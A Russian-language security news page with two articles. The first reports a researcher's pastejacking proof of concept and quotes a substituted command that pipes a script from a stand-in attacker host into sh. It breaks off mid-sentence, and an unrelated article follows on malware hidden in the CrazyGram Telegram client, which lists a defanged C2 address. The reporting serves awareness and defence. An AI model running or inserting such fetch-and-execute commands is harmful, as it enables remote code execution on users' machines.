



Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Ряд программистов, системных администраторов и исследователей привыкли копировать определённые куски кода на веб-страницах, а затем вставлять их, например, в консоль или терминал. Как оказалось, это пагубная практика, которая может привести к негативным для устройства последствиям.

Габриэль Фридлендер, основатель платформы для обучения основам кибербезопасности — Wizer, показал очевидный, но при этом интересный приём, который заставит по-новому взглянуть на процесс копирования-вставки с веб-страниц.

Суть в том, что при копировании страница может незаметно подменить содержимое буфера обмена, что приведёт к использованию совершенно другой команды на устройстве пользователя. Поскольку как новички, так и уже опытные сисадмины привыкли иногда «копипастить» код (характерный пример — со StackOverflow), будет полезно помнить про описанную Фридлендером технику.


Специалист даже опубликовал в блоге тривиальный демонстрационный код (proof-of-concept, PoC) и просит читателей попробовать скопировать простейшую команду, с которой знакомо подавляющее большинство системных администраторов:


После вставки скопированной команды в любой текстовый редактор пользователь увидит совершенно другое:

curl http://attacker-domain:8000/shell.sh | sh

Примечательно, что при вставке этой команды в терминал Linux она моментально выполнится, что создаёт ещё больший риск, ведь пользователь даже не успеет проверить корректность введённых данных.


Как пояснил Фридлендер, суть трюка кроется в JavaScript-коде, размещённом на демонстрационной странице:

Вредонос под видом Telegram: что нашли внутри CrazyGram для Android

Кастомный Telegram-клиент CrazyGram оказался вовсе не безобидной альтернативой официальному приложению. Внутри APK исследователи обнаружили обфусцированную нативную библиотеку, фоновый рабочий процесс и WebSocket-адрес для связи с удалённой инфраструктурой.

Результаты анализа опубликованы в первом исследовании ShadowTrace Research, проекта компании «Безопасный Интернет». В репозитории доступны технический отчёт ST-001, индикаторы компрометации, хеши файлов, скриншоты из Ghidra и другие собранные доказательства.

Главный сюрприз прячется в библиотеке libshadow.so. Её код обфусцирован, а внутри обнаружен WebSocket-эндпоинт 94.228.167[.]90:9800. Исследователи также нашли логику идентификации устройства, anti-emulator-строки, механизмы самозащиты и признаки proxy/bridge-функциональности.

Кроме того, в приложении присутствуют индикаторы, связанные с СМС, контактами, геолокацией, Accessibility и доступом к уведомлениям. В коде встречаются упоминания банковских, финансовых и маркетплейс-приложений.

Другими словами, под видом мессенджера пользователь потенциально получает инструмент с весьма нескромным интересом к данным и окружению смартфона.

При этом авторы не торопятся объявлять каждую найденную строку работающей вредоносной функцией. Выводы разделены на подтверждённые факты, сильные индикаторы и неподтверждённые предположения. Само наличие разрешения или имени банковского приложения в бинарнике ещё не доказывает кражу данных.

Во время исследования специалисты не отправляли команды и пейлоад на удалённый сервер. Информацию об обнаруженной инфраструктуре 17 сентября 2026 года передали хостинг-провайдеру.

RSS: Новости на портале Anti-Malware.ru